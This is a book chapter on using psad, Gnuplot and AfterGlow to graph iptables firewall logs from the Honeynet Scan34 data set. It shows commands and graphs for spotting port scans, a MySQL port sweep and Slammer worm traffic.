14

VISUALIZING IPTABLES LOGS

Visualizing security data is becoming increasingly important in today's threat environment on the open Internet. Security devices—from intrusion detection systems to firewalls—generate huge amounts of event data as they deal with attacks from all corners of the globe. Making sense of this vast amount of data is a tremendous challenge. Graphical representations of security data allow administrators to quickly see emerging trends and unusual activity that would be difficult to detect without dedicated code. That is, a graph is effective at conveying *context* and *change* because the human eye can quickly discern relationships that are otherwise hard to see.

This chapter explores the usage of psad with the Gnuplot (http://www.gnuplot.info) and AfterGlow (http://afterglow.sourceforge.net) projects for the production of graphical representations of iptables log data. Our primary data source will be iptables logs from the Honeynet Project (see http://www.honeynet.org).

The Honeynet Project is an invaluable resource for the security community; it publicly releases raw security data such as Snort alerts and iptables logs collected from live honeynet systems that are under attack. A primary goal of the Honeynet Project is to make this security data available for analysis in a series of "scan challenges," and the results of these challenges are posted on the Honeynet Project website. In this chapter, we will visualize data from the Scan34 Honeynet challenge (see http://www.honeynet.org/scans/scan34). You can download all graphs and Gnuplot directive files referred to in this chapter from http://www.cipherdyne.org/LinuxFirewalls.

NOTE *All examples in this chapter assume the Scan34 iptables data file is called iptables.data in the current directory.*

Seeing the Unusual

Consider the following set of numbers:

```
5, 4, 2, 1, 3, 4, 55, 58, 70, 85, 120, 9, 2, 3, 1, 5, 4
```

This data set represents the number of TCP or UDP ports that a particular IP address has connected to every minute; information that can be acquired by parsing iptables log data. Notice the spike in the data set where the number of ports quickly increases from 4 to 120 and then back to the steady state between 1 and 5.

When this data is represented graphically with Gnuplot (as shown in Figure 14-1), the spike is immediately apparent.



Figure 14-1: Number of packets to ports per minute

A port scan is one possible explanation for this spike. Other explanations could be an iptables policy that is improperly configured to log benign traffic, or one that incorrectly logs TCP ACK packets that are part of established connections.[1] The actual explanation for the spike is not that important here—what is important is that the spike is *unusual*. Graphs can easily and quickly show a radical change in the status quo, and they allow you to focus your efforts on those problem areas.

In the preceding example, it was relatively easy to see a pattern in such a small data set. Now, suppose you are faced with a similar data set consisting of 1,000 or 100,000 numbers. Extracting trends with the naked eye from so much data is a daunting challenge unless that data is graphed.

Figure 14-2 is a graph of over 800 points that record the number of TCP SYN packets logged by an iptables policy over the course of about five weeks at the rate of one data point per hour. The data source is the iptables logfile from the Scan34 Honeynet scan challenge, and psad is used to parse the data for rendering with Gnuplot.



Figure 14-2: Number of SYN packets to ports per hour

[1] This can happen because of timing issues surrounding the shutdown of TCP connections. In particular, the Netfilter connection-tracking subsystem sets a 60-second timer on a TCP connection that is in the CLOSE-WAIT state (see the `ip_ct_tcp_timeout_close_wait` variable in the linux/net/ipv4/netfilter/ip_conntrack_proto_tcp.c file in the kernel sources), but sometimes subsequent TCP ACK packets (to finish off the connection via the CLOSING and LAST-ACK states) can still be en route after the timer expires. This results in the TCP ACK packets not being recognized as part of an existing connection, and so default iptables `LOG` and `DROP` rules may then apply.

As you can see, it is easy to pick out areas of interest from the graph. The x-axis is divided into individual hours and labeled in week-long increments; the y-axis shows the number of packets to ports and is labeled in increments of 500. The large spike on March 27 quickly points you to a time interval that deserves closer scrutiny.

Gnuplot

The Gnuplot project can generate many types of graphs, from histograms to colorized three-dimensional surface plots. It excels at graphing large data sets, such as points derived from hundreds of thousands of lines of iptables log data.

For visualizations of iptables log data in this chapter, we use Gnuplot to generate both two- and three-dimensional point and line graphs. Gnuplot requires formatted data as input, and by itself does not have the machinery necessary to parse iptables log messages. Ideal input for Gnuplot is a file that contains integer values arranged in columns—one column for each axis in either a two- or three-dimensional graph. This is where psad comes in with its `--gnuplot` mode. In this mode, psad parses iptables log data and writes the results to a file that can be processed by Gnuplot.

In order to duplicate the graphs in this chapter on your Linux system (or generate new graphs of your own iptables data), you will need to have both psad and Gnuplot installed.

Gnuplot Graphing Directives

Gnuplot follows a series of configuration directives when graphing data. These directives describe rendering specifics such as the graph type, coordinate ranges, output mode (e.g., to a graphic file or to the terminal), axis labels, and the graph title. Each directive can be set via the Gnuplot interactive shell by entering `gnuplot` at a command prompt, or via a file that is loaded by Gnuplot. For example, the ports-per-hour data in Figure 14-2 are graphed with the following Gnuplot directives file:

```
$ cat fig14-2.gnu
reset
❶ set title "psad iptables log visualization: timestamp dp:counthour"
❷ set terminal png transparent nocrop enhanced
  set output "fig14-2.png"
❸ set xdata time
  set timefmt x "%s"
  set format x "%m/%d"
  set xlabel "time"
❹ set xrange ["1140887484":"1143867180"]
  set ylabel "dp:counthour"
  set yrange [0:3000]
❺ plot 'fig14-2.dat' using 1:2 with lines
```

The most important directives in the fig14-2.gnu file above are the following:

`set title` The graph title at ❶, which is set by psad in this case, as we'll see in the next section.

`set terminal` The terminal settings and output file at ❷, which can be omitted if you want Gnuplot to launch an interactive window in which you can move a cursor over the graph. (This can be helpful when viewing complicated data sets.)

`set xdata time` The time setting at ❸, along with the time input and output formats in the next two lines, which tell Gnuplot that the x-coordinate of each point is a time value.

`set xrange` The x-axis range at ❹, which in this case is set to the starting and ending values of the Scan34 data set. (The time values are the number of seconds since the Unix epoch, 00:00 UTC on January 1, 1970.)

`plot` The plot setting at ❺ is the most important Gnuplot directive because it tells Gnuplot where the raw data is and how to graph it. In this case, a two-dimensional line graph is made of the data within the fig14-2.dat file. Other plot styles we will see in this chapter are points graphs in two and three dimensions (the splot directive puts Gnuplot in three-dimensional mode). The `using 1:2` string specifies the column numbers to graph in the fig14-2.dat file; in three-dimensional mode, `using 1:2:3` tells Gnuplot to plot columns 1, 2, and 3 as the x-, y-, and z- axes.

Combining psad and Gnuplot

As seen in Chapters 6 and 7, a core piece of functionality offered by psad is the ability to parse and interpret iptables log messages. Through the use of a series of command-line switches, the parsing ability of psad can be combined with the graphing capabilities of Gnuplot.

The most important of these switches is `--gnuplot`. Additional command-line arguments add a degree of configurability to the way psad parses iptables logging data and builds the Gnuplot data input file, and these options are the following:

`--CSV-fields` Sets the fields to extract from the iptables logfile. Fields that are commonly used are `src`, `dst`, `dp`, and `proto` (which are mapped to the `SRC`, `DST`, `DPT`, and `PROTO` fields within iptables log messages). Each of the `--CSV-fields` accepts an additional match criteria to allow specific values to be excluded or included. For example, to include data points only if the source IP address is within the 192.168.50.0/24 subnet, the destination IP address is within the 10.100.10.0/24 subnet, and the destination port is 80, you could use `--CSV-fields "src:192.168.50.0/24 dst:10.100.10.0/24 dp:80"`. In addition, counting fields over three time scales (day, hours, or minutes) is supported with the strings `countday`, `counthour`, and `countmin`.

`--CSV-regex` Performs a regular expression match against the raw iptables log string and only includes fields from the message if the regular expression matches. For example, to require an fwsnort logging prefix of SID*nnn* (see Chapter 10) where *nnn* is any set of three digits, you could use `--CSV-regex "SID\d{3}"`. Negated regular expressions are also supported with the `--CSV-neg-regex` command-line argument.

`--gnuplot-graph-style` Sets the Gnuplot graphing style. Possible values include lines, dots, points, and linespoints.

`--gnuplot-file-prefix` Sets a file prefix name that psad uses to create the two files *prefix*.dat and *prefix*.gnu as iptables log data is parsed. The *prefix*.gnu file contains the Gnuplot directives for graphing the data in the *prefix*.dat file.

AfterGlow

AfterGlow specializes in visualizing data as link graphs and also (in the latest release) as tree maps. A *link graph* is a representation of nodes and edges that conveys relationships between the nodes. Such a graph is well-suited to displaying data such as IP addresses and port numbers. AfterGlow is developed by Raffael Marty, founder of the security visualization website http://www.secviz.org, which contains discussions and example visualizations of everything from SSH connections to iptables policies; several AfterGlow users contribute visualizations to the site.

The psad interface to AfterGlow is similar to the interface with Gnuplot. For AfterGlow, the `--CSV-fields` command-line argument is once again important in order to specify the fields to extract from the iptables logfile, and the `--CSV-regex` and `--CSV-neg-regex` arguments also apply so that data can be filtered with regular expressions.

For example, to have AfterGlow build a link graph of all outbound SYN packets sent from the 11.11.0.0/16 network to systems outside the 11.11.0.0/16 network, you can execute the following command:

```
# psad -m iptables.data --CSV --CSV-fields "src:11.11.0.0/16 dst:not11.11.0.0/
16 dp" --CSV-regex "SYN URGP=" |  perl afterglow.pl -c color.nf | neato -Tpng
-o webconnections.png
```

The result of the above command is a visualization of the parsed data within the webconnections.png graphics file. We'll see example link graphs produced by AfterGlow later in this chapter, but one important feature to note is that you can control the color associated with each graphed node by providing a path to a configuration file to the AfterGlow command line with

the -c argument (in bold above). Here is an example configuration file that is a modified version of the default color.properties file provided in the AfterGlow sources:

```
# AfterGlow Color Property File
#
# @fields is the array containing the parsed values
# color.source is the color for source nodes
# color.event is the color for event nodes
# color.target is the color for target nodes
#
# The first match wins
#
❶ color.source="yellow" if ($fields[0]=~/^\s*11\.11\./);
color.source="red"
color.event="yellow" if ($fields[1]=~/^\s*11\.11\./);
❷ color.event="red"
❸ color.target="blue" if ($fields[2]>1024)
color.target="lightblue"
```

AfterGlow link graphs display connections between source, event, and target nodes. In the example above, all source nodes are IP addresses contained within the 11.11.0.0/16 network, and they are colored yellow at ❶. All event nodes are colored red at ❷ (the 11.11.0.0/16 network never matches because we restricted all event nodes to external addresses with the `not11.11.0.0/16` match criteria on the psad command line). All port numbers greater than 1024 are colored blue at ❸, and the next line colors all ports less than or equal to 1024 light blue. You can use creative color definitions to add an effective visual aid to complex AfterGlow link graphs.

iptables Attack Visualizations

The Honeynet Project's Scan34 iptables data set contains evidence of many events that are interesting from a security perspective. Port scans, port sweeps, worm traffic, and the outright compromise of a particular honeynet system are all represented.

According to the Scan34 write-up on the Honeynet Project website, all IP addresses of the honeynet systems are sanitized and are mapped into the 11.11.0.0/16 Class B network (along with a few other systems sanitized as the 22.22.22.0/24, 23.23.23.0/24, and 10.22.0.0/16 networks). Many of the graphs in the following sections illustrate traffic that originates from real IP addresses outside of the 11.11.0.0/16 network. In many cases, the full source address of a scan or attack is mentioned below because these addresses are already contained within the public honeynet iptables data, but this does not necessarily imply there is still a malicious actor associated with these addresses.

Port Scans

A key feature of a port scan is that packets are sent by the scanner to a range of ports. Thus, when visualizing a large iptables data set, graphing source IP addresses against the number of packets to unique ports is a good way to extract port scan activity. The following execution of psad uses the `--CSV-fields "src:not11.11.0.0/16 dp:countuniq"` command-line argument to graph non-local source addresses against the number of packets sent to unique ports:

```
# psad -m iptables.data --gnuplot --CSV-fields "src:not11.11.0.0/16
dp:countuniq" --gnuplot-graph points --gnuplot-xrange 0:26500 --gnuplot-file-
prefix fig14-3
[+] Entering Gnuplot mode...
[+] Parsing iptables log messages from file: iptables.data
[+] Parsed 179753 iptables log messages.
[+] Writing parsed iptables data to: fig14-3.dat
[+] Writing gnuplot directive file: fig14-3.gnu
$ gnuplot fig14-3.gnu
```

Gnuplot produces the graph shown in Figure 14-3.



Figure 14-3: Source IP addresses vs. number of unique ports

As you can see in Figure 14-3, which graphs individual points rather than plotting a continuous line (this option is shown in bold in the execution of psad above), most of the source addresses have sent packets to only one

or two unique ports, though a few addresses have connected to around 10 ports. However, as you can see at the top left corner of the graph, one IP address (at about the 1,000 range on the x-axis) has connected to over 60 unique ports; this is the top port scanner in the entire data set.

Also note that the time frame for the port scan is *not* factored into the graph. So it does not matter how slowly the source IP address scanned those 60 unique ports—the scan could have taken place over the entire five-week span covered by the data set but would still appear as the top port scanner in Figure 14-3.

NOTE *Because Gnuplot works best with integer data, psad maps all IP addresses to unique positive integers (starting from 0) as it parses an iptables logfile. Thus, IP address 192.168.3.2 might get mapped to a number like 502, and 11.11.79.125 might get mapped to 10201, depending on the number of unique addresses in the logfile. For each line in the Gnuplot data file, IP addresses are always included at the end of the line as a trailing comment. This enables you to see which integer each address maps to.*

The fig14-3.dat file produced by psad contains the following three data points at the top of the file:

```
905, 66  ### 905=60.248.80.102
12415, 10  ### 12415=63.135.2.15
15634, 10  ### 15634=63.186.32.94
```

This tells us that the top port scanner is the IP address 60.248.80.102, with a total of 66 destination ports scanned. The next two worst offenders only scanned a total of 10 unique ports each.

Now let's graph the number of unique ports per hour for the Scan34 data set. This will show us if there were any rapid port scans, or if the scanners all attempted to slip beneath the port scan timing thresholds of any IDS that might be watching as they scanned the honeynet:

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp
dp:counthouruniq" --gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180
--CSV-neg-regex "SRC=11.11." --gnuplot-yrange 0:100 --gnuplot-file-prefix
fig14-4
$ gnuplot fig14-4.gnu
```

Executing Gnuplot produces a graph of the number of connections to unique ports per hour. (Note in bold above that the `counthouruniq` directive against the destination port on the psad command line parses the Scan34 data set to produce the raw data necessary for this graph.) Figure 14-4 shows the resulting graph, with a large spike in the number of unique ports per hour sometime on March 31.



Figure 14-4: Time vs. unique ports

Indeed, this correlates with the top port scanner 60.248.80.102 seen in Figure 14-3, as shown from the timestamps in the first and last iptables log messages produced by the 60.248.80.102 IP address:

```
$ grep 60.248.80.102 iptables.data | head -n 1
Mar 31 10:43:28 bridge kernel: INBOUND TCP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=60.248.80.102 DST=11.11.79.125 LEN=40 TOS=0x00 PREC=0x00
TTL=108 ID=123 DF PROTO=TCP SPT=51129 DPT=4000 WINDOW=16384 RES=0x00 SYN
URGP=0
$ grep 60.248.80.102 iptables.data | tail -n 1
Mar 31 10:45:14 bridge kernel: INBOUND UDP: IN=br0 PHYSIN=eth0 OUT=br0
PHYSOUT=eth1 SRC=60.248.80.102 DST=11.11.79.125 LEN=32 TOS=0x00 PREC=0x00
TTL=108 ID=43845 PROTO=UDP SPT=2402 DPT=256 LEN=12
```

The timestamp of the first log message above is March 31 at 10:43 AM, and the last is the same day at 10:45 AM. This tells us that the entire port scan took only two minutes.

Finally, to get as much information as possible about the 60.248.80.102 scanning IP address, you can use psad in forensics mode and limit the scope of its investigations to just this IP address with the `--analysis-fields "src:60.248.80.102"` command-line argument, as follows:

```
# psad -m iptables.data -A --analysis-fields "src:60.248.80.102"
[+] IP Status Detail:
SRC:  60.248.80.102, DL: 2, Dsts: 1, Pkts: 67, Unique sigs: 3
DST: 11.11.79.125
❶ Scanned ports: UDP 7-43981, Pkts: 53, Chain: FORWARD, Intf: br0
❷ Scanned ports: TCP 68-32783, Pkts: 14, Chain: FORWARD, Intf: br0
```

```
❸ Signature match: "POLICY vncviewer Java applet download attempt"
             TCP, Chain: FORWARD, Count: 1, DP: 5802, SYN, Sid: 1846
  Signature match: "PSAD-CUSTOM Slammer communication attempt"
             UDP, Chain: FORWARD, Count: 1, DP: 1434, Sid: 100208
  Signature match: "RPC portmap listing UDP 32771"
             UDP, Chain: FORWARD, Count: 1, DP: 32771, Sid: 1281
```

Most of the output in the psad forensics mode above has been removed for brevity, leaving the interesting bits—the range of scanned TCP and UDP ports (❶ and ❷) and signature matches that the 60.248.80.102 IP address triggered (❸) within psad. These signature matches show some of the most common malicious uses for traffic against these ports.

Port Sweeps

Port sweeps are interesting because they are usually indications that either a worm or a human attacker is looking to compromise additional systems via a specific vulnerability in a particular service. The graph in Figure 14-5 plots external IP addresses against the number of unique local addresses to which each external address has sent packets:

```
# psad -m iptables.data --gnuplot --CSV-fields "src:❶not11.11.0.0/16
dst:11.11.0.0/16,❷countuniq" --gnuplot-graph points --gnuplot-xrange 0:26000
--gnuplot-yrange 0:27 --gnuplot-file-prefix fig14-5
$ gnuplot fig14-5.gnu
```

Gnuplot produces the graph shown in Figure 14-5. (Note above the `not` at ❶ to negate the 11.11.0.0/16 network, and the `countuniq` directive at ❷ to count unique destination addresses.)



Figure 14-5: External sources vs. number of unique local destinations

As shown in Figure 14-5, most external addresses (on the x-axis) send packets to one or two destination addresses (counted on the y-axis). However, several external addresses connect to as many as 24 addresses on the honeynet network. This is especially true for the external addresses represented by the range from about 18000 to 26000. The fig14-5.dat file (which can be downloaded from http://www.cipherdyne.org/LinuxFirewalls) indicates that the IP address range of 18000 to 26000 corresponds to 63.236.244.77 to about 221.140.82.123 in the iptables data set.

Some sources in the Scan34 iptables data set repeatedly try to connect to particular ports on a range of target systems. Figure 14-6 graphs the number of packets to destination ports from external source addresses. The graph is three-dimensional, so the x-axis is for the source address, the y-axis shows the port numbers, and the z-axis is the packet count. (Note the `--gnuplot-3d` argument on the psad command line.)

```
# psad -m iptables.data --gnuplot --CSV-fields src:not11.11.0.0/16 dp:count
--gnuplot-graph points --gnuplot-3d --gnuplot-view 74,77 --gnuplot-file-prefix
fig14-6
$ gnuplot fig14-6.gnu
```



Figure 14-6: External source addresses vs. destination ports vs. packet counts

The outlier of over 2,000 packets (on the z-axis) to a port less than 10,000 (on the y-axis) is shown above the general plane of source addresses versus destination ports (where the general count is less than 500 in the plane). We can see by looking through the fig14-6.dat file that this point corresponds to the IP address 200.216.205.189, which has sent a total of 2,244 packets to TCP port 3306 (MySQL):

```
22315, 3306, 2244  ### 22315=200.216.205.189
```

This certainly looks like a port sweeper. Indeed, the graph shown in Figure 14-7 illustrates that the 200.216.205.189 source IP address connected to port 3306 on many destination addresses in the 11.11.0.0/16 subnet (we restrict the next graph to just the source IP address 200.216.205.189 in bold below):

```
# psad -m iptables.data --gnuplot --CSV-fields "dst dp:3306,count" --CSV-regex
"SRC=200.216.205.189" --gnuplot-graph points --gnuplot-yrange 0:150 --gnuplot-
file-prefix fig14-7
$ gnuplot fig14-7.gnu
```

The graph in Figure 14-7 shows the number of packets (on the y-axis) sent by the IP address 200.216.205.189 to TCP port 3306 for each destination IP address (on the x-axis). A total of 24 destination addresses were involved in the port sweep, and on some systems over 120 packets were sent to port 3306.



Figure 14-7: MySQL 3306 port sweep

Another way to visualize the above information is to use AfterGlow to generate a link graph. Such a graph contains the source and destination IP addresses in a viewable format and shows the series of packets from the source IP address 200.216.205.189 to several destinations in the 11.11.0.0/16 subnet:

```
# psad  -m iptables.data --CSV --CSV-fields "src:200.216.205.189 dst dp:3306"
--CSV-max 6 | perl afterglow.pl -c color.nf | neato -Tpng -o fig14-8.png
```

The psad interface to AfterGlow produces the link graph shown in Figure 14-8. (See the `--CSV-max` argument to psad in bold above, which is used to limit the number of data points to six, for readability.)



Figure 14-8: Link graph of MySQL port sweep

Slammer Worm

The Slammer (or Sapphire) worm was one of the fastest-spreading worms in history. It exploited a stack overflow vulnerability in Microsoft SQL Server 2000 and was delivered in a single 404-byte UDP packet (including the IP header) to port 1434.

The Slammer worm can easily be identified in your iptables log data as a packet to UDP port 1434 and an IP `LEN` field of 404. The psad signature set includes the `PSAD-CUSTOM Slammer communication attempt` signature to alert you when the worm hits one of your systems. Let's see if the Slammer worm was active against the honeynet from external sources:

```
# psad -m iptables.data --gnuplot --CSV-fields "timestamp dp:1434,counthour"
--gnuplot-graph lines --gnuplot-xrange 1140887484:1143867180 --CSV-regex
"LEN=404.*PROTO=UDP" --CSV-neg-regex "SRC=11.11." --gnuplot-file-prefix fig14-9
$ gnuplot fig14-9.gnu
```

Gnuplot produces the line graph shown in Figure 14-9. (Note the `LEN=404` criterion in the `--CSV-regex` command-line argument in bold above; this is critical because there are other UDP packets to port 1434 logged in the Scan34 data set, but they are not from the Slammer worm because the total packet length is not 404 bytes.)

